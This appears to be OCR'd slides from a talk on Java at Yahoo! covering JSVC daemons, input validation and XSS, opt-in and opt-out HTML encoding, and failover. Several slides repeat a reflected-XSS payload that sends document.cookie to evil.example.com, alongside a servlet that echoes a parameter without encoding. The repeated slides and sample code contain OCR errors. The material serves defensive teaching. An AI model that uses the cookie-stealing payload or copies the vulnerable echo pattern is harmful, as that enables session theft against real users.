Apache Commons Daemon (JSVC)

```
package org.apache.commons.daemon;

public interface Daemon {
    /** Run as root */
    void init(DaemonContext context) throws Exception;

    /** Run as non-root */
    void start() throws Exception;

    void stop() throws Exception;

    void destroy() throws Exception;
}
```

Create a Daemon Decorator

```
import org.apache.catalina.startup.Bootstrap;
import org.apache.commons.daemon.*;

public class MyDaemon implements Daemon {
    private Bootstrap bootstrap = new Bootstrap();
    private Properties properties = new Properties();

    /** Run as root */
    void init(DaemonContext context) throws Exception {
        properties.load(new
FileInputStream("secrets.properties"));
                        bootstrap.init();
        }

    /** Run as non-root */
    void start() throws Exception {
        bootstrap.start();
        }
```

Create a Daemon for Arbitrary Services

```
import org.jboss.Main;
import org.apache.commons.daemon.*;

public class MyDaemon implements Daemon {
    private String[] args;
    private Properties properties = new Properties();

    /** Run as root */
    void init(DaemonContext context) throws Exception {
        args = context.getArguments();
        properties.load(new
FileInputStream("secrets.properties"));
    }

    /** Run as non-root */
    void start() throws Exception {
        Main.main(args);
        }
```

Input Validation

- Request-URI fixups are an example of Input Validation
- Storing secrets in resources readable only by root is a second-level defense
- Input Validation still required for resources the server can read
- Input Validation still required for Request Parameters

Cross-Site Scripting (XSS)

```
<html>
<body>
<p>I'm Stealing Your Cookies!</p>
<script>
   document.location='http://evil.example.com/?cookies=' +
   document.cookie
</script>
</body>
</html>
```

Beware outputting user input!

```
http://example.com?param=<script>document.location='http://evil.example.com/?cookies='%20+document.cookie</script>
```

```
public void doGet(HttpServletRequest req,
HttpServletResponse resp) {
    PrintWriter output = resp.getWriter();

    output.println("<HTML><BODY><H1>");
    output.println(request.getParameter("param");
    output.println("</H1></BODY></HTML>");
}
```

```
<HTML><BODY><H1>
<script>document.location='http://evil.example.com/?cookies='%20+document.cookie</script>
</H1></BODY></HTML>
```

Beware outputting user input!

```
http://example.com?param=<script>document.location='http://evil.example.com/?cookies='%20+document.cookie</script>
```

```
public void doGet(HttpServletRequest req,
HttpServletResponse resp) {
    PrintWriter output = resp.getWriter();

    output.println("<HTML><BODY><H1>");
    output.println(request.getParameter("param");
    output.println("</H1></BODY></HTML>");
}
```

```
<HTML><BODY><H1>
<script>document.location='http://evil.example.com/?cookies='%20+document.cookie</script>
</H1></BODY></HTML>
```

Beware outputting user input!

```
http://example.com?param=<script>document.location='http:/
/evil.example.com/?cookies='%20+document.cookie</script>

public void doGet(HttpServletRequest req,
HttpServletResponse resp) {
    PrintWriter output = resp.getWriter();

    output.println("<HTML><BODY><H1>");
    output.println(request.getParameter("param");
    output.println("</H1></BODY></HTML>");
}
```

```
<HTML><BODY><H1>
<script>document.location='http://evil.example.com/?cookie
s='%20+document.cookie</script>
</H1></BODY></HTML>
```

HTML Input Validation

- All HTML entities must be encoded (or stripped)

Tainted	Cleansed	Tainted	Cleansed
<	&lt;	#	&#35;
>	&gt;	&	&#38;
(	&#40;		
)	&#41;		
"	&#34;		
'	&#39;		

Input Validation Policies

- Default: opt-in

```
String tainted = request.getParameter("foo");
String cleansed = encodeHtmlEntities(tainted);
```

- Yahoo!: opt-out

```
String cleansed = request.getParameter("foo");
String tainted = getTaintedParameter(request, "foo");
```

- Use a global servlet filter for opt-out. Treat every request parameter before the servlet ever sees it.

With Opt-Out Input Validation


```
http://example.com?param=<script>document.location='http:/
/evil.example.com/?cookies='%20+document.cookie</script>

public void doGet(HttpServletRequest req,
HttpServletResponse resp) {
    PrintWriter output = resp.getWriter();

    output.println("<HTML><BODY><H1>");
    output.println(request.getParameter("param");
    output.println("</H1></BODY></HTML>");
}

<HTML><BODY><H1>
&lt;script&gt;document.location=&#39;http://evil.example.c
om/?cookies=&#39;%20+document.cookie&lt;/script&gt;
</H1></BODY></HTML>
```

Agenda

- Overview
- Integrating with Yahoo! Infrastructure
- Java Platform & Security at Yahoo!
- Scalability, Reliability & Performance
- Maven in Large Organizations
- Deploying Java Platform at Yahoo! Scale


Scalability & Reliability

Load Balancers




Scalability & Reliability

DNS Round Robin



Scalability & Reliability

HTTP Redirects




Health Check-Based Failover Has Latency

- Most horizontal scalability and reliability stories involve health checks
- Health check every second - worst case one second to detect fault
- Add time to react to the fault ...
- Add for network / timeouts
- Add time when under load
- During this window, requests are still directed to the faulting server


Reducing Failover Latency

- Applications crash more often than Operating Systems
- Address Operating Systems crashes with Load Balancers, DNS servers, and HTTP redirectors.
- Address Application crashes with multiple processes


Multi-Process Apache



Yahoo! Multi-Process Tomcat



Multi-Process Tomcat Vs Apache mod_jk



